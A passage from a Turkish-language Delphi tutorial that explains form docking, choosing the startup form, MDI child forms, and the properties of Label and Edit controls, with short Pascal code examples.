Şimdi tekrar bu kontrolleri mous ile sürükleyip formunuzun üzerine bırakınız. Ekran görüntünüz aşağıdaki gibi olacaktır.




Birinci durumda panellerin "Shape" kontrollerini sahiplenmesinin sebebi "DockSite" özelliklerinin "true" olmasından dolayıdır. İkinci durumda Formun "DockSite" özelliği "false" olduğu için kontrolleri sahiplenmeyi reddetmiştir.

“DragKind” ve “DragMode” özellikleri de “Shape” kontrollerinin sürüklenme işlemlerinin gerçekleşebilmesi için değiştirilmiştir.

Şimdi daha değişik bir örnek verelim. Bu seferde formları sürükleyerek diğer kontrollere bırakalım.

Projenize 3 adet form ekleyin. Ardından ilk formunuza “Win32” yaprağında yer alan bir adet “PageControl” kontrolü ekleyip, “Align” özelliğine “Bottom” değerini girin. Son olarak ekleyeceğiniz button kontrolünün “OnClick” yordamına aşağıdaki kodları ekleyiniz.





```
procedure TForm1.Button1Click(Sender: TObject);
begin
  PageControl1.DockSite:=true;
  Form2.DragKind:=dkDock;
  Form3.DragKind:=dkDock;
  Form2.DragMode:=dmAutomatic;
  Form3.DragMode:=dmAutomatic;
  Form2.Caption:='Gazi Üniversitesi';
  Form3.Caption:='Prestige Education Center';
  Form2.Show;
  Form3.Show;
end;
```

Programınızı çalıştırıp button kontrolüne tıklayın. Açılan formları sürükleyip “PageControl” kontrolünün üzerine bırakın. Yukarıdaki ekran görüntüsünün oluştuğunu göreceksiniz. Bu ve buna benzer diğer işlemleri (sahiplenme) Delphi’de kolayca gerçekleştirebilirsiniz.

Açılış Formunu Belirlemek:

Uygulamanızda birden fazla form kullandığınız (genellikle öyle olacak) zamanlar ilk açılacak form genellikle birinci form olmayacaktır. Bu yüzden diğer formlardan bir tanesini açılış formu olarak belirleyebilirsiniz. Aşağıda rastgele bir formu nasıl açılış formu olarak düzenleyebileceğiniz adım adım izah edilmiştir.

- "Project->Options" menü seçeneklerinden sonra aşağıdaki pencere açılacaktır.



- Bu pencerede yer alan "Main form" listesinden açılışta ilk çalışmasını istediğiniz formu belirleyebilirsiniz.
- Formunuzu belirledikten sonra "OK" Buttonuna tıklayın.
- Artık uygulamanızı çalıştırırsanız bu pencereden seçmiş olduğunuz form ilk olarak çalışacak, diğer formları bu formdan yönlendireceksiniz.

Bu arada hatırlatalım, bu pencerede "Auto-Create Forms" listesinde yer alan herhangi bir formu "Available Forms" listesine aktarırsanız, o formun "Unit" penceresine eklenmiş olan kodlar gözardı edilecektir. İçlerinde hatalı bir kod olsa bile uygulamanız çalışacaktır.

“MDI” Form Oluşturmak:

Bir çok uygulama (Excel, word vs.) “MDI” Form mantığıyla çalışır. Yani ana forma ait bir çok yavru form türetilebilmektedir. Aşağıda “MDI” Formları nasıl oluşturabileceğiniz gösterilmektedir.

İlk olarak yapmanız gereken “MDI” Form yapacağınız formun “FormStyle” özelliğine “fsMDIForm” değerini girmek olacaktır. Dilerseniz Unit penceresinden de belirleyebilirsiniz.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.FormStyle:=fsMDIForm;//MDI Form yarat
end;
```

Ardından projenize yeni bir form ve “MainMenu” kontrolü (daha sonra detaylı olarak anlatılacaktır) ekleyin. “MainMenu” kontrolünün üzerine mous ile çift tıklayın. En Üstte “Aç” alt satırına da (geçişleri yön tuşlarıyla yapabilirsiniz) “Yavru Formu Aç” yazın. “Yavru Formu Aç” yazısının üzerine mous ile çift tıklayarak Event kısmına ulaşın ve buradaki kodu aşağıdaki şekilde değiştirin.

```
procedure TForm1.YavruFormuA1Click(Sender: TObject);
begin
  Form2.FormStyle:=fsMDIChild;
  Form2.Show;
end;
```

Artık programınızı çalıştırabilirsiniz. Ana formunuz açıldıktan sonra “Yavru Formu Aç” menüsüne tıklarsanız ekran görüntünüz aşağıdaki şekilde olacaktır. Bu mantıkla dilediğiniz kadar formu tek bir formdan yönetebilirsiniz. Burada

dikkatinizi çekmek istediğim diğer bir nokta da Child Formların ana formun dışına çıkamayacaklarıdır.



Buradaki kodla yaptığımız birçok ayarı properties penceresinden de yapabilirdiniz. Tercih tamamen sizlere kalmıştır (Kodlamayı her zaman tercih etmeniz tavsiyemizdir).Tabidir ki menü seçeneklerini de dilediğiniz kadar çoğaltabilirsiniz. Bizim amacımız olayı en sade ve anlaşılır şekilde izah edebilmektir.

Label Kontrolü:

Klavyeden bilgi girişine izin vermeyen, etiket amaçlı kullanılabilen bir kontroldür. Bu kontrole ait özellikler aşağıda teker teker incelenmektedir.

- **Label1.Caption**

Etiketin üzerinde gösterilecek olan içeriği öğrenmek veya değiştirmek amaçlı kullanılan özelliğidir.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Label1.Caption:='Prestige Education Center';
end;
```

- **Label1.Color**

"Label" kontrolünün zemin rengini belirleyen özelliğidir. Propertiesten değiştirilebileceği gibi aşağıdaki şekilde Unit penceresinden de değiştirilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Label1.Caption:='Prestige Education Center';
  Label1.Color:= clGrayText;
end;
```

- **Label1.Font.Color**

Label kontrolünün yazı tipi rengini belirleyen özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Label1.Font.Color:=clWindow;
end;
```

- **Label1.Font.Style**


Etikete ait Font ayarlarını belirleyebileceğiniz özelliğidir (Kalın-İtalik-Altı Çizili vs). Properties penceresinden ayarlayabileceğiniz gibi aşağıdaki gibi bir kod satırıylada değiştirebilirsiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Label1.Caption:='Prestige Education Center';
  Label1.Font.Style:=Label1.Font.Style+[fsBold,fsItalic]
//fsUnderline de kullanılabilirdi
end;
```

Kodda yapılan işlem Eski font özelliklerine "Bold" ve "İtalik" özelliğini eklemektir. Şayet var olan bir stili kaldırmak isterseniz o zamanda aradaki işaretin ("-") olması gerekmektedir.

- **Label1.WordWrap**


Etiketin içerisinde birden fazla satırlı yazı oluşturabilmek için kullanılan özelliğidir. "True" veya "False" değerini alabilen bu özelliğin "true" olması alt satıra inilebileceği anlamını taşımaktadır.




```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Label1.Caption:='Prestige Education Center';
  Label1.Color:= clGrayText;
  Label1.Font.Color:=clWindow;
  Label1.WordWrap:=true;//alt satıra in
  Label1.Font.Style:=Label1.Font.Style+[fsBold,fsItalic]//kalın ve italiği ekle
end;
```

- **Label1.ShowAccelChar-FocusControl**


Şayet Caption değerini belirlerken "&" karakterini (kısayol belirlemek için) girdiyseniz bu iki özelliği kullanarak istediğiniz kontrolü aktif hale getirebilirsiniz. Olayı anlamanız için aşağıdaki form tasarımını oluşturunuz.



Şimdide aşağıdaki kodları Unit pencerenize ekleyin.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Label1.Caption:='&Meslek';//kısayol belirlendi
  Label1.ShowAccelChar:=true;
  Label1.FocusControl:=ComboBox1;
  Label2.Caption:='Me&deni Hal';//Kısayol belirlendi
  Label2.ShowAccelChar:=true;
  Label2.FocusControl:=ComboBox2;
end;
```

Şimdi programınızı çalıştırın. "Alt" tuşu basılıyken "M" harfine basarsanız kontrol "ComboBox1" e, "Alt" tuşu basılıyken "d" harfine basarsanız kontrol "ComboBox2" ye geçecektir.



Kodlamada yapılan atamaları properties penceresinden de yapmanızın mümkün olduğunu hatırlatıp diğer kontrolleri incelemeye devam ediyorum.

Edit Kontrolü:

Daha çok klavyeden yapılacak bilgi girişleri için kullanılan bu kontrole ait özellikler aşağıda verilmiştir.

- **Edit1.Text**

Bu özellik sayesinde "Edit" kontrolünün içeriği bir değişkene aktarılabilir veya değişkendeki bir değer kullanıcıya gösterilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.Text:='Prestige Education Center';
end;
```

Şayet string tip değişkenin değeri bu özelliğe aktarılacaksa;

```
procedure TForm1.FormCreate(Sender: TObject);
var
  adres:AnsiString;
begin
  adres:= 'Prestige Education Center'
  Edit1.Text:=adres; //Prestige Education Center yazar
end;
```

Atanacak veri Tam sayı tipindeyse;

```
procedure TForm1.FormCreate(Sender: TObject);
var
  sayi:Integer;
begin
  sayi:=500;
  Edit1.Text:=IntToStr(sayi); //500 yazar
end;
```

Atanacak veri ondalıklı sayı içeriyorsa;

```
procedure TForm1.FormCreate(Sender: TObject);
var
  sayi:Double;
begin
  sayi:=500.250;
  Edit1.Text:=FloatToStr(sayi); //500.25 yazar
end;
```

Atanacak veri Tarihsel veri içeriyorsa;

```
procedure TForm1.FormCreate(Sender: TObject);
var
  tarih:TDateTime;
begin
  tarih:=StrToDate('25.07.2003');
  Edit1.Text:=DateToStr(tarih); //25.07.2003 yazar
end;
```

- **Edit1.CharCase**

"Caps Lock" tuşunun kullanımına sınırlama getirebileceğiniz özeliğidir. Yani Edit kontrolü içerisine sadece büyük harfle bilgi (veya küçük) girişi istenirse bu özellikle belirlenebilir. Aşağıda alabileceği seçenekleri ve anlamları verilmiştir.

CharCase	Sonuç
ecUpperCase	Sadece Büyük harflerle giriş yapılabilir
ecLowerCase	Sadece KüÇük harflerle giriş yapılabilir
ecNormal	Varsayılan değer. Hem Küçük Hem Büyük Karakter

Properties penceresinden değiştirebileceğiniz gibi, aşağıdaki şekilde "Unit" penceresinden de değiştirilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.CharCase:= ecUpperCase;//sadece büyük harf
end;
```


Yukardaki şekilde yapacağınız bir kodlama sonucunda, Edit kutusuna küçük karakterlerle bile girişi yapmaya kalksanız bile büyük harfle yazacaktır.

- **Edit1.PasswordChar**

Şifreli bilgi girilmesi durumunda (yanınızdaki kişi şifrenizi öğrenmesin diye) kullanılan bu özelliğe aktaracağınız karakter sayesinde, Edit in içeriğindeki tüm metin bu karakterle aynı gözükecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.PasswordChar:='#';
end;
```

Yukarıdaki kod satırının çalışma anındaki etkisi aşağıdaki şekilde olacaktır. Edit kutusunun içeriğine dikkat edecek olursanız tüm karakterlerin aynı olduğunu görürsünüz.



Şayet program koduyla eskiye dönüş yapmanız gerekecekse aşağıdaki gibi bir kod satırı kullanmalısınız.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  Edit1.PasswordChar:=#0;//şifre karakterini kaldır
end;
```


- **Edit1.AutoSize**

Yazı tipi büyüklüğünü artırdığınız zaman Edit kontrolünün de boyutlarının (yazıyı içerisine alacak şekilde) değişip değişmemesini sağlayan özelliğidir. "True" değerinin aktarılması,yazı büyüklüğüne göre boyutun değişeceği anlamını taşımaktadır.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.AutoSize:=FALSE;
end;
```

- **Edit1.Anchors**

Formun boyutlarının değiştirilmesi durumunda Edit kontrolününde aynı oranda boyut değiştirip değiştirmeyeceğini belirleyen özelliğidir.



Properties penceresinden değiştirebileceğiniz gibi aşağıdaki şekilde "Unit" penceresindende değiştirilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.Anchors:=[akLeft,akTop,akRight,akBottom];
end;
```

- **Edit1.ReadOnly**

Klavyeden Edit kontrolüne veri girilip girilemeyeceğini belirleyen özelliğidir. Varsayılan değeri "false" dır, ve karakter girişi yapılabilir. "ReadOnly" özelliği "true" yapılırsa kullanıcı klavyeden veri girişi yapamayacaktır. Properties penceresinden ayarlanabileceği gibi, aşağıdaki şekilde "Unit" penceresinden de değiştirilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.ReadOnly:=true;//Klavyeden bilgi girişini engelle
End;
```

"ReadOnly" özelliğini true yapmak kontrolü kullanılmaz hale getirmez. Kodla kontrole veri aktarılabilir, Event ları işletilebilir ve Copy Paste komutları uygulanabilir.

- **Edit1.Visible**

Kontrolün formun üzerinde gözüküp gözükmemesini belirleyen özelliğidir. Varsayılan değeri "true" dur ve gözükür haldedir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.Visible:=true;//kontrolü göster
end;
```

- **Edit1.Enabled**

Bu özelliğe "false" değerini aktarırsanız "Edit" kontrolüneün tüm özeliklerini kullanıma kapatırsınız. Copy-Paste yapılamaz, cursor içerisine tıklanamz vs.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.Enabled:=false;
end;
```

- **Edit1.MaxLength**

Edit kontrolü içerisine klavyeden girebileceğiniz maximum karakter sayısını belirleyen özelliğidir. Bu özellik sadece klavyeden girişler için etkilidir. Kodla istenilen uzunlukta içerik aktarılabilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.MaxLength:=6;//max 6 karaktere izin ver
end;
```

- **Edit1.TabStop**

Sadece "Tab" tuşuna has bir özelliktir.Tab tuşuyla Edit kontrolüne cursor un bırakılıp, bırakılamayacağını belirleyen özelliğidir. Varsayılan değeri "true" dur ve cursor Edit kontrolüne eninde sonunda uğrayacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.TabStop:=false;//Edit1 kontrolüne uğrama
end;
```

"TabStop" özelliğine "false" değerini aktarmnız sadece tab tuşu için etkilidir. Mous ile veya kodla cursor Edit kontrolüne bırakılabilir.

- **Edit1.TabOrder**

Yine "Tab" tuşuna has bir özellik. Kontrol elemanlarını formunuzun üzerine yerleştirdiğiniz zaman, yerleştirilme sırasına göre küçükten büyüğe doğru numara alırlar. Bu numaralar "TabOrder" özelliğinde tutulurlar. Tab tuşu geçişlerinde Delphi bu numaralara bakarak, bir sonra ki cursor'ın uğrayacağı kontrolü belirleyecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.TabOrder:=20;
end;
```

- **Edit1.Cursor**

Cursor Edit kontrolünün üzerine geldiği anda alacağı şekli belirleyen özelliğidir. Alabileceği tüm seçenekler aşağıda verilmiştir.

Cursor	Sonuç
crDefault = TCursor(0);	
crNone = TCursor(-1);	
crArrow = TCursor(-2);	
crCross = TCursor(-3);	
crIBeam = TCursor(-4);	
crSize = TCursor(-22);	
crSizeNESW = TCursor(-6);	
crSizeNS = TCursor(-7);	
crSizeNWSE = TCursor(-8);	
crSizeWE = TCursor(-9);	
crUpArrow = TCursor(-10);	
crHourGlass = TCursor(-11);	
crDrag = TCursor(-12);	
crNoDrop = TCursor(-13);	
crHSplit = TCursor(-14);	
crVSplit = TCursor(-15);	
crMultiDrag = TCursor(-16);	
crSQLWait = TCursor(-17);	
crNo = TCursor(-18);	
crAppStart = TCursor(-19);	
crHelp = TCursor(-20);	
crHandPoint = TCursor(-21);	
crSizeAll = TCursor(-22);	

Properties penceresinden değiştirebileceğiniz gibi, aşağıdaki şekilde "Unit" penceresinden de değiştirilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.Cursor:= crHourGlass;//cursor u değiştir
end;
```

Bu özelliği daha iyi anlayabilmeniz için aşağıdaki örneği yapalım. Uygulama için Formunuzun üzerine bir adet "Timer" kontrolü yerleştirin ve Interval değerine "100" girin. Ardından aşağıdaki kodu "Unit" pencerenize ekleyiniz.

```
procedure TForm1.Timer1Timer(Sender: TObject);
{$j+}//eklemeyi unutmayınız
Const
  i:Integer=0;
begin
  if i<-22 then
    i:=0//başa dön
  else
    begin
      Form1.Cursor:=i;
      Dec(i);
    end;
end;
```

Programınızı çalıştırıp cursor u formun üzerine getirin ve bekletin. Tüm seçeneklerin arka arkaya görüntülendiğini göreceksiniz.

- **Edit1.Left**

Kontrolün Formun sol köşesine olan mesafesini tutan özelliğidir. Bu değerin "0" olması aşağıdaki gibi bir görüntünün oluşmasını sağlar (tam sola dayalı).

```
procedure TForm1.Button1Click(Sender: TObject);
var
  sola:Integer;
begin
 sola:=Edit1.Left-10;
 Edit1.Left:=sola;//10 birim sola yanaş
end;
```

- **Edit1.Top**

Edit kontrolünün üst köşesinin, formun üst köşesine olan mesafesini tutan özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.Top:=0;//En üste yapış
end;
```

Aşağıdaki şekilde bir örnekle Edit kontrolünü formun üzerinde dikey hareket ettirebilirsiniz.


```
procedure TForm1.Button2Click(Sender: TObject);

//Yukarı
var
  deger:Integer;
begin
  deger:=Edit1.Top-10; // 10 birim yukarı
  Edit1.Top:=deger;
end;
```

```
procedure TForm1.Button3Click(Sender: TObject);
//Aşağı
var
  deger:Integer;
begin
  deger:=Edit1.Top+10; // 10 birim aşağı
  Edit1.Top:=deger;
end;
```

Şimdi programınızı çalıştırıp button kontrollerine tıklayın. "Edit" kontrolünüzün aşağı veya yukarı hareket ettiğini göreceksiniz.

- **Edit1.BorderStyle**

Edit kontrolünün üç boyutlu görüntüsünü belirleyen özelliğidir. Alabileceği değerler aşağıda verilmiştir.

BorderStyle	Sonuç
bsSingle	Üçboyutlu görünüm verir
bsNone	Düz bir Görüntü verir

Properties penceresinden değiştirilebileceği gibi aşağıdaki gibi bir kodla "Unit" penceresinden de değiştirilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.BorderStyle:=bsNone;//düz görüntülü yap
end;
```

- **Edit1.Width**

Kontrolün yatay uzunluğunu tutan özelliğidir. Properties penceresinden değiştirilebileceği gibi, aşağıdaki gibi "Unit" penceresinden de değiştirilebilir.


```
procedure TForm1.Button4Click(Sender: TObject);
var
  deger:Integer;
begin
  deger:=Edit1.Width+10;//10 birim artır
  Edit1.Width:=deger;
end;
```

- **Edit1.Height**

Kontrolün düşey yöndeki uzunluğunu belirleyen özelliğidir. Properties penceresinden belirlenebileceği gibi, aşağıdaki şekilde "Unit" penceresinden de değiştirilebilir.


```
procedure TForm1.Button4Click(Sender: TObject);
var
  deger:Integer;
begin
  deger:=Edit1.Height+10;//10 birim artır
  Edit1.Height:=deger;
end;
```

Olayın daha iyi anlaşılması açısından, Formunuzun üzerine bir adet "Timer" kontrolü yerleştirip "Interval" özelliğine "100" değerini giriniz. Ardından bir Adet Edit kontrolü yerleştirip aşağıdaki tasarımı oluşturunuz.



Aşağıdaki kod satırlarınıda "Unit" pencerenize ekleyip uygulamanızı çalıştırınız.

```
procedure TForm2.Timer1Timer(Sender: TObject);
{$j+}//Eklemeyi unutmayınız.
const
  yon:Boolean=false;
begin
  if yon=false then
    begin
    if Edit1.Width>=Form2.Width then
      yon:=true
    else
      begin
        Edit1.Width:=Edit1.Width+50;
        Edit1.Height:=Edit1.Height+25;
      end;
    end
  else
    begin
      if Edit1.ClientWidth<=50 then
        yon:=false
      else
        begin
          Edit1.Width:=Edit1.Width-50;
          Edit1.Height:=Edit1.Height-25;
        end
    end
end;
```

Programınızı çalıştırdıktan sonra "Edit" kontrolünüzün yatay ve dikey boyutlarının Formun boyutlarına ulaşana kadar arttığını, daha sonrada azalmaya başladığını basit bir animasyonla görmüş olmalısınız.

- **Edit1.Font.Style**

Kontrole ait Font Style seçeneklerini belirleyen özelliktir (Bold,Italic,Underline vs). Aşağıdaki şekilde "Unit" penceresinden müdahale edebilirsiniz.

```
procedure TForm1.Button5Click(Sender: TObject);
begin
  Edit1.Font.Style:=Edit1.Font.Style+[fsBold,fsItalic];//bold ve italic özelliği
//ekle
```

```
end;
```

- **Edit1.Font.Size**

